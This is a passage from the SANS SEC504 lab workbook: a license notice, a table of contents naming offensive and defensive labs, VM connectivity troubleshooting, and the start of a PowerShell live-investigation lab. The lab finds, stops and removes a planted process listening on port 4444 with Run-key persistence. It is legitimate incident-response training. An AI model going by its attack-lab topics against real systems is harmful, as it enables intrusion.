

Workbook

Sections 1-3



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

All reference links are operational in the browser-based delivery of the electronic workbook.

Table of Contents

Welcome	1
Testing Virtual Machine Connectivity	4
Lab 1.1: Live Windows Examination with PowerShell	8
Lab 1.2: Network Investigation	34
Lab 1.3: Memory Investigation	46
Lab 1.4: Malware Investigation	59
Lab 1.5: Cloud Investigation	82
Lab 1.6: Bootcamp: Linux Olympics	102
Lab 1.7: Bootcamp: PowerShell Olympics	105
Lab 2.1: OSINT with SpiderFoot	107
Lab 2.2: DNS Interrogation	119
Lab 2.3: Nmap	137
Lab 2.4: Cloud Scanning	153
Lab 2.5: SMB Security	166
Lab 2.6: Windows Password Spray Attack Detection	185
Lab 3.1: Password Guessing Attacks with Hydra	193
Lab 3.1: Password Guessing Attacks with Metasploit [Optional]	205
Lab 3.2: Microsoft 365 Password Attacks	220
Lab 3.3: John the Ripper	242
Lab 3.4: Hashcat	257
Lab 3.5: Cloud Bucket Discovery	268
Lab 3.6: Netcat's Many Uses	293

This page intentionally left blank.

Welcome

Welcome to the SANS SEC504 Lab Wiki!

This wiki is your guide to lab exercises in SANS SEC504. In order to keep labs current, to make them more accessible (cut and paste!), and to present the steps in color with rich context, we present the material here in HTML format.

This lab wiki is a work in progress and is frequently revised by the course authors. This is beneficial to all, since you continue to get updates to lab material as we improve the quality of the exercises, correct typos, and add new exercises.

Accessing the Digital Edition of the Lab Wiki

To access the digital edition of the lab wiki from the Slingshot Linux VM, open the Firefox browser. The home page will display this text and allow you to navigate to the course lab exercises.

Similarly, you can access the digital edition of the lab wiki from the class Windows 10 VM as well. Open the Chrome browser and the home page will display this text.

Updating the Lab Wiki – Linux

To update the lab wiki on the Linux VM, open a terminal prompt and run the `update-wiki` command:

```
sec504@slingshot:~$ update-wiki
```

That's it! With this one step, you will always have the most current lab materials.

Updating the Lab Wiki – Windows

To update the lab wiki on the Windows 10 VM, open a PowerShell prompt as an Administrator and run the following command:

```
PS C:\WINDOWS\system32> update-wiki
```

Note: You must open a PowerShell session as an Administrator to update the wiki content, not a Command Prompt!

That's it! With this one step, you will always have the most current lab materials.

Conventions

The following typographical conventions are used throughout the labs:

- *Italic*
 - Indicates new terms and items of emphasis
- `Constant width`
 - Used for terminal output and within paragraphs to refer to tools or other elements such as variables, function names, statements, keywords, etc.
- | (vertical bar)
 - The vertical bar is used to indicate steps necessary for navigating through menus (Edit | Paste)

Code blocks are used to denote output from tools. Content that is bold represents commands you type. For example:

```
sec504@slingshot:~$ run_this_command  
output from the tool
```

In some cases, the commands you type will call for information that you supply (e.g., that we don't know). In these cases, the content that you supply is noted in italics: *yourinput* . Replace *yourinput* with the information you supply as described in the exercise.

This icon signifies a tip, suggestion, warning, or a general note.

Search Function

The lab wiki has a search function to quickly find commands or other content. You can search with basic keywords, or you can use search modifiers:

- Wildcards: `*net*` , `net*` , etc.
- Lab Sections: You can search the lab title or the body of the lab using a search modifier:
`title:Netcat*` , `body:*pivot*`
- Term Presence: Multiple keywords are treated as *OR* clauses, boosting hits that match both words. Use a `+` modifier to force an *AND* condition, or a `-` to exclude a term: `+falsimentis -malware`
- Fuzzy Matches: If you aren't sure of a spelling, you can use a fuzzy match that will substitute different letters: `DAPT~1` will match DPAT, `metpreter~2` will match Meterpreter, etc.

Course and Lab Feedback

I am always excited to hear your feedback on the course materials. Is there a bug I need to squash? Do you have a suggestion for a new awesome tool that I just *have* to see? Please let me know.

<https://www.sec504.org/feedback> (<https://www.sec504.org/feedback>)

You can also reach out to Josh directly: josh@willhackforsushi.com (<mailto:josh@willhackforsushi.com>)

Thank you!



Testing Virtual Machine Connectivity

In many labs, you will need to have network connectivity between the Windows and Linux (Slingshot) Virtual Machines (VMs). Follow these steps to test your VM connectivity.

Ping Linux from Windows

On your Windows VM, open a PowerShell session. From the PowerShell session, use the `Test-NetConnection` command to test connectivity to the Linux VM at 10.10.75.1:

```
PS C:\Users\Sec504> Test-NetConnection 10.10.75.1
```

```
ComputerName           : 10.10.75.1
RemoteAddress          : 10.10.75.1
InterfaceAlias         : Ethernet
SourceAddress          : 10.10.0.1
PingSucceeded          : True
PingReplyDetails (RTT) : 0 ms
```

Ping Windows from Linux

On your Linux VM, open a terminal. From the terminal, use the `ping` command to test connectivity to the Windows VM at 10.10.0.1:

```
sec504@slingshot:~$ ping 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.544 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.19 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=0.976 ms
64 bytes from 10.10.0.1: icmp_seq=4 ttl=128 time=1.18 ms
^C
--- 10.10.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 0.544/0.973/1.192/0.264 ms
```

You must press CTRL+C to stop the `ping` command in Linux.

Troubleshooting

If the `Test-NetConnection` or `ping` commands fail on Windows or Linux, use these tips to troubleshoot and fix the issue.

First, try a reboot. Both the Windows and the Linux VM will reset network settings at boot time. Often, rebooting the VM is the fastest and easiest option to resolve a connectivity issue.

Windows Unable to Ping Linux

If your Windows system cannot reach your Linux VM, you should troubleshoot the Linux system.

Verify Your IP Address on Linux

Check to make sure your Linux system has the correct IP address:

```
sec504@slingshot:~$ ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:0c:29:e9:d6:84 brd ff:ff:ff:ff:ff:ff
    inet 10.10.75.1/8 brd 10.255.255.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fee9:d684/64 scope link
        valid_lft forever preferred_lft forever
```

Note: For books 1–5, the IP address should be 10.10.75.1. For book 6, you will obtain an IP address from your VMware NAT network using the `connect-net` script.

If your IP address is incorrect, run `connect-lab` to reset the network settings.

Verify VMware

Make sure VMware has your Linux VM set in the NAT networking mode. In some rare cases, it may be necessary to uninstall and reinstall VMware to restore broken networking functionality.

Linux Unable to Ping Windows

If your Linux system cannot reach your Windows VM, you should troubleshoot the Windows system.

Verify Your IP Address on Windows

Check to make sure your Windows system has the correct IP address:

```
PS C:\Users\Sec504> Get-NetIPConfiguration
```


```
InterfaceAlias      : Ethernet
InterfaceIndex      : 10
InterfaceDescription : Intel(R) 82574L Gigabit Network Connection
NetProfile.Name      : Unidentified network
IPv4Address          : 10.10.0.1
IPv6DefaultGateway   :
IPv4DefaultGateway   : 0.0.0.0
DNSServer            : fec0:0:0:ffff::1
                    : fec0:0:0:ffff::2
                    : fec0:0:0:ffff::3
```

Note: For books 1–5, the IP should be 10.10.0.1. For book 6, the IP address will be obtained from VMware DHCP server through a NAT interface.

Reset Windows Network Settings


Reset your Windows VM network settings for books 1-5 using the following steps:

1. Locate the `connect-lab.bat` script on your Windows desktop
2. Right-click on the `connect-lab.bat` script
3. Click *Run as administrator*
4. Press any key to continue when prompted in the Command Prompt window.



Reset your Windows VM network settings for book 6 (the CTF) using the following steps:

1. Locate the `connect-net.bat` script on your Windows desktop
2. Right-click on the `connect-net.bat` script
3. Click *Run as administrator*
4. Press any key to continue when prompted in the Command Prompt window.



Verify VMware

Make sure VMware has your Linux VM set in the NAT networking mode. In some rare cases, it may be necessary to uninstall and reinstall VMware to restore broken networking functionality.

Lab 1.1: Live Windows Examination with PowerShell

Brief Intro

In this lab you will learn to apply different PowerShell commands to review a Windows systems for signs of a possible compromise.

Many of the PowerShell commands we'll review can also be used to create a baseline for Windows systems. This is important because having a baseline to compare against will make identifying anomalous and/or malicious activity much easier. While it is not always possible to have a baseline, having a baseline should be considered an *essential* preparation task.

Requirements for This Lab

In this lab you will use your Windows 10 VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Identify the PowerShell commands that will allow you to examine various aspects of a system and find signs of a possible compromise. Make sure to include commands that will:

- Show what programs are running
- Show listening ports
- Show what accounts exist on the system
- Show what groups exist, and which accounts are in each group
- Show what network shares are available
- Identify registry keys associated with Auto Start Extensibility Points
- Identify interesting files


Walkthrough

Open an Administrator PowerShell session

With Windows, when you launch PowerShell via the GUI, you won't have full administrator privileges, even if you are logged in to the GUI as an administrative account. That's because Windows is trying to protect your system from you, not giving you full administrator privileges at the command line unless you specifically demand it.

For many of the commands you are going to run in this lab, you need an elevated PowerShell session, which has full admin privileges.

To get administrator privileges in PowerShell click Start, then right-click on the PowerShell session icon, then click More | Run as administrator.



Open a PowerShell session as an administrator to use for the steps in this lab exercise.

Prepare the Environment

From PowerShell, change to the `C:\Tools\LiveInvestigation` directory as shown here.

```
PS C:\WINDOWS\system32> cd C:\Tools\LiveInvestigation\  
PS C:\Tools\LiveInvestigation>
```

Next, run the `live-investigation-setup.ps1` script as shown here to prepare your lab VM for analysis.

```
PS C:\Tools\LiveInvestigation> .\live-investigation-setup.ps1  
Setting up host environment for Live Investigation lab. Please wait.  
  
Finished. Please continue with the lab exercise steps!
```

Excellent! You have configured the Windows VM with different malware samples. In this lab you will use PowerShell to perform a live investigation of the system to identify, characterize, and remove the malware using PowerShell.

Process Enumeration

First, we'll look at the processes running on Windows. While the GUI Task Manager tool can be useful, we'll focus on the corresponding PowerShell commands for the most flexibility and available detail.

Look at the running processes by invoking the `Get-Process` command, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-Process
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
233	14	4028	24240	0.16	764	1	conhost
102	7	6228	10260	0.02	5640	0	conhost
521	20	1760	5308	0.33	424	0	csrss
393	19	2032	5256	7.95	544	1	csrss

In this output we see several columns of information:

- `Handles` : A count of *handles* (open files, sockets, and pipe resources)
- `NPM(K)` : The amount of non-paged memory the process is using in kilobytes
- `PM(K)` : The amount of paged memory the process is using in kilobytes
- `WS(K)` : The process working set size (the total amount of memory allocated to a process) in kilobytes
- `CPU(s)` : The amount of processor time that the process has used on all processors, in seconds
- `Id` : The unique identifier for a process so that the system can reference it by the numeric value, also known as a *PID*
- `ProcessName` : The process name, often the executable name

By default, `Get-Process` returns information about all processes. Press the up arrow to return to the previous command, then add a `lsass` to get information about this specific process, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-Process lsass
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
1003	24	5460	17636	6.19	672	0	lsass

By specifying or omitting the process name we can get focused or broad information about all processes. We can also get more information about the process than the default columns displayed. To see more information,

re-run the previous command, adding a pipeline character `|` then `Select-Object -Property *` to retrieve all of the process fields, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-Process lsass | Select-Object -Property *

Name                : lsass
Id                  : 672
PriorityClass        : Normal
FileVersion         : 10.0.19041.1586 (WinBuild.160101.0800)
HandleCount         : 998
WorkingSet          : 18046976
PagedMemorySize     : 5591040
PrivateMemorySize   : 5591040
VirtualMemorySize   : 96878592
TotalProcessorTime  : 00:00:06.2187500
...
```

The output of `Get-Process lsass | Select-Object -Property *` command is very detailed. Typically you will only be interested in this level of detail for specific processes. The problem that we run into is that it can be very difficult to parse through all of this process information to identify Indicators of Compromise (IOC). Fortunately, PowerShell allows us to filter on additional attributes that are common to attacker Tactics, Techniques, and Procedures (TTPs).

```
PS C:\Tools\LiveInvestigation> Get-Process | Select-Object -Property Path,
Name, Id

Path                Name                Id
----                -
C:\WINDOWS\system32\conhost.exe  conhost            764
C:\WINDOWS\system32\conhost.exe  conhost            5640
                                csrss              424
                                csrss              544
C:\WINDOWS\system32\ctfmon.exe   ctfmon             2732
C:\WINDOWS\system32\dashost.exe  dasHost            3764
C:\WINDOWS\system32\dllhost.exe  dllhost            8
C:\WINDOWS\system32\DllHost.exe  dllhost            5488
C:\WINDOWS\system32\DllHost.exe  dllhost            7108
C:\WINDOWS\system32\dwm.exe      dwm                1020
C:\WINDOWS\Explorer.EXE        explorer           4212
C:\WINDOWS\system32\fontdrvhost.exe fontdrvhost        780
...
```

Note: PowerShell won't display all of the columns if your terminal isn't wide enough to display it. If you don't see the process ID information in your output, make your PowerShell terminal wide, then try running the command again.

In the previous command we requested three specific fields of information: `Path` , `Name` , and `Id` (process ID). Unlike the earlier `Get-Process` command where we selected all properties, this time we focused on three properties which is more reasonable to see on your screen.

Next, let's look at another PowerShell command to filter the results further: `Where-Object` . The `Where-Object` command allows us to filter the results to match specific fields. For example, we can retrieve a list all processes where the process name is `explorer` . Run the command example using `Where-Object` as shown here.

```
PS C:\Tools\LiveInvestigation> Get-Process | Select-Object -Property Path,
Name, Id | Where-Object -Property Name -eq explorer
```

Path	Name	Id
----	----	--
C:\WINDOWS\Explorer.EXE	explorer	4212

We can use `Where-Object` to filter the `Get-Process` output to look for potential IOCs. For example, one IOC might be to identify processes running from temporary directories. This is something attackers do often, but rarely something done for day-to-day system functionality.

Press the up arrow to return to the previous command. Modify the `Where-Object` command to match any path where the word `temp` is present, using wildcards to match the partial string, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-Process | Select-Object -Property Path,
Name, Id | Where-Object -Property Path -Like "**temp*"
```

Path	Name	Id
----	----	--
C:\Users\Sec504\AppData\Local\Temp\calc.exe	calc	6896

In this output we've identified a suspicious process: `calc` . It's possible the process could be legitimate though, so let's continue our analysis to investigate other factors as well.

Network Enumeration

In the previous section we looked at gathering information about running processes, but we can also investigate the network listeners and connections on this host. Run the `Get-NetTCPConnection` command to get a list of network connections for this host, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-NetTCPConnection
```

LocalAddress	LocalPort	RemoteAddress
RemotePort	State	AppliedSetting
-----	-----	-----
-----	-----	-----
::	1542	::
0	2496	
::	1541	::
0	660	
...		

The output of this command is wide which can make it hard to see all at once. Let's apply a similar technique like we did for `Get-Process` to display only the `LocalAddress` , `LocalPort` , `State` , and `OwningProcess` fields, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-NetTCPConnection | Select-Object -Property LocalAddress, LocalPort, State, OwningProcess
```

LocalAddress	LocalPort	State	OwningProcess
-----	-----	-----	-----
::	1548	Bound	3232
::1	1548	SynSent	3232
::	1542	Listen	2496
::	1541	Listen	660
::	1540	Listen	2820
::	1539	Listen	1128
::	1538	Listen	1276
::	1537	Listen	528
::	1536	Listen	672
::	445	Listen	4
::	135	Listen	900
127.0.0.1	9001	Listen	5620
0.0.0.0	5040	Listen	3088
0.0.0.0	4444	Listen	6896
0.0.0.0	1542	Listen	2496
...			

In this output we see several columns of information:

- `LocalAddress` : The IP address that will accept connections for this listener or is used for the outbound connection

- `LocalPort` : The local port number used for the connection; if the state is `Listen` , then this is the listening TCP port number
- `State` : The state of the network connection
- `OwningProcess` : The process ID of the process that made the connection or is listening for connections

Here we see several processes listening on the local system, awaiting connections. One process is listening on all interfaces (local address 0.0.0.0) and is not a common Windows port number: 4444. Port 4444 is also commonly associated with the Metasploit framework, which we'll investigate later in class.

The process ID for the process listening on TCP port 4444 is 6896 in this example. This will likely be a different process ID on your system. We know the process ID, but not the process name. We can return to the `Get-Process` command to display the process details for this process ID. Enter the command below, replacing the process ID 6896 with the appropriate process ID for your system.

```
PS C:\Tools\LiveInvestigation> Get-Process | Select-Object -Property Path,
Name, Id | Where-Object -Property Id -eq 6896
```

Path	Name	Id
----	----	--
C:\Users\Sec504\AppData\Local\Temp\calcache.exe	calcache	6896

Aha! The `calcache` process returns, and we learn that it is also listening on TCP port 4444. Let's terminate this process. Press the up arrow to return to the previous command and extend the pipeline to add `| Stop-Process` . Then, run `Get-Process calcache` to ensure the process is stopped.

```
PS C:\Tools\LiveInvestigation> Get-Process | Select-Object -Property Path,
Name, Id | Where-Object -Property Id -eq 6896 | Stop-Process
PS C:\Tools\LiveInvestigation> Get-Process calcache
Get-Process : Cannot find a process with the name "calcache". Verify the process
name and call the cmdlet again.
At line:1 char:1
+ Get-Process calcache
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (calcache:String) [Get-Process],
ProcessCommandException
+ FullyQualifiedErrorId :
NoProcessFoundForGivenName,Microsoft.PowerShell.Commands.GetProcessCommand
```

Nice job! There's one problem though. We don't know how the attacker launched the suspicious process. Let's continue to investigate autostart locations in the Windows registry.

Registry Startup Keys

Windows has several mechanism to start processes automatically; we'll investigate a few in this lab, and cover several more later in the course when we look at persistence methods used by attackers.

One common mechanism to start a process automatically is to create a registry value in the Windows **Run** or **RunOnce** registry keys. These registry keys are known as Autostart Extensibility Points (ASEPs), used to start a process automatically when the system boots or a user logs in. Windows includes support for multiple ASEP registry keys, but four common ones include:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

Note: There are many other registry keys with similar functionality; we'll focus on these four for this part of our lab exercise.

Using PowerShell, you can use the `Get-ChildItem` command to enumerate registry keys, and the `Get-ItemProperty` command to enumerate registry values in a specific key. From your PowerShell session, use `Get-ChildItem` to enumerate the PowerShell drive `HKCU:`, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-ChildItem HKCU:

Hive: HKEY_CURRENT_USER

Name                                Property
----                                -
AppEvents
AppXBackupContentType
Console                             CtrlKeyShortcutsDisabled : 0
                                     CursorColor               : 4294967295
                                     CursorSize                : 25
                                     DefaultBackground        : 4294967295
...
```

In this output you will see the `Name` column, which will be registry keys, and the `Property` column, which will be registry values in the top-level keys for the `HKEY_CURRENT_USER` hive (abbreviated `HKCU`).

By treating the registry like a file system, we can use PowerShell to check for the `Run` and `RunOnce` registry keys. Check the four ASEP registry keys for processes using `Get-ItemProperty`, as shown here.

```

PS C:\Tools\LiveInvestigation> Get-ItemProperty
"HKLM:Software\Microsoft\Windows\CurrentVersion\Run"

SecurityHealth           : C:\WINDOWS\system32\SecurityHealthSystray.exe
VMware User Process      : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
-n vmusr
VMware VM3DSERVICE Process : "C:\WINDOWS\system32\vm3dservice.exe" -u
PSPath                   :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cu

PSParentPath             :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cu

PSChildName              : Run
PSDrive                   : HKLM
PSProvider                : Microsoft.PowerShell.Core\Registry

PS C:\Tools\LiveInvestigation> Get-ItemProperty
"HKLM:Software\Microsoft\Windows\CurrentVersion\RunOnce"
PS C:\Tools\LiveInvestigation> Get-ItemProperty
"HKCU:Software\Microsoft\Windows\CurrentVersion\Run"

Calcachecache           : C:\Users\Sec504\AppData\Local\Temp\calcachecache.exe
PSPath                   :
Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\Cu

PSParentPath             :
Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\Cu

PSChildName              : Run
PSDrive                   : HKCU
PSProvider                : Microsoft.PowerShell.Core\Registry

PS C:\Tools\LiveInvestigation> Get-ItemProperty
"HKCU:Software\Microsoft\Windows\CurrentVersion\RunOnce"
PS C:\Tools\LiveInvestigation>

```

In this output we see that there are no registry values in either of the RunOnce keys, but there are values in both the HKLM and HKCU Run keys. For the HKLM Run key we see three programs (SecurityHealth, VMware

User Process, and VMware VM3DSERVICE Process), followed by property values specific to the interrogated key.

For the HKCU Run command we see an entry for CalcCache, which corresponds to the CalcCache process we identified earlier. At this point, you would want to confer with your IR team and engage decision makers on how to proceed with the response process. For now, let's go ahead and remove these threats.

From your PowerShell session, remove the CalcCache value from the Run key using `Remove-ItemProperty`, as shown here.

```
PS C:\Tools\LiveInvestigation> Remove-ItemProperty -Path
"HKCU:Software\Microsoft\Windows\CurrentVersion\Run" -Name "CalcCache"
PS C:\Tools\LiveInvestigation> Get-ItemProperty
"HKCU:Software\Microsoft\Windows\CurrentVersion\Run\CalcCache"
Get-ItemProperty : Cannot find path
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\CalcCache' because it does
not exist.
At line:1 char:1
+ Get-ItemProperty "HKCU:Software\Microsoft\Windows\CurrentVersion\Run\ ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound:
(HKCU:\Software\...on\Run\CalcCache:String) [Get-ItemProperty],
ItemNotFoundException
+ FullyQualifiedErrorId :
PathNotFound,Microsoft.PowerShell.Commands.GetItemPropertyCommand
```

Perfect! We removed the ASEP value, and then we confirmed it by checking the property with `Get-ItemProperty` (which returns an error, because the value no longer exists). Next, remove the `calcCache.exe` program as shown here.

```
PS C:\Tools\LiveInvestigation> Remove-Item $env:temp\calcCache.exe
PS C:\Tools\LiveInvestigation> Get-ChildItem $env:temp\calcCache.exe
Get-ChildItem : Cannot find path
'C:\Users\Sec504\AppData\Local\Temp\calcCache.exe' because it does not exist.
At line:1 char:1
+ Get-ChildItem $env:temp\calcCache.exe
+ ~~~~~
+ CategoryInfo          : ObjectNotFound:
(C:\Users\Sec504...mp\calcCache.exe:String) [Get-ChildItem], ItemNotFoundException
+ FullyQualifiedErrorId :
PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Nice work!

Differential Analysis

So far the analysis has gone well, but there are many other opportunities for an attacker to deploy malware on the system. As incident responders, we need to capture a baseline of information to use in our assessment, then compare the current environment to the known-good baseline. This process is known as *differential analysis*.

We have created three baseline files for services, scheduled tasks, and local users, saved in the

C:\Tools\LiveInvestigation\baseline folder. Examine the files using `Get-ChildItem`, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-ChildItem baseline

Directory: C:\Tools\LiveInvestigation\baseline

Mode                LastWriteTime         Length Name
----                -
-a-----         8/19/2022  12:03 PM           134 localusers.txt
-a-----         8/19/2022  12:03 PM          9240 scheduledtasks.txt
-a-----         8/19/2022  12:03 PM          6702 services.txt
```

These three files are generated with the following commands (*don't run these commands* -- they are included for illustration purposes only):

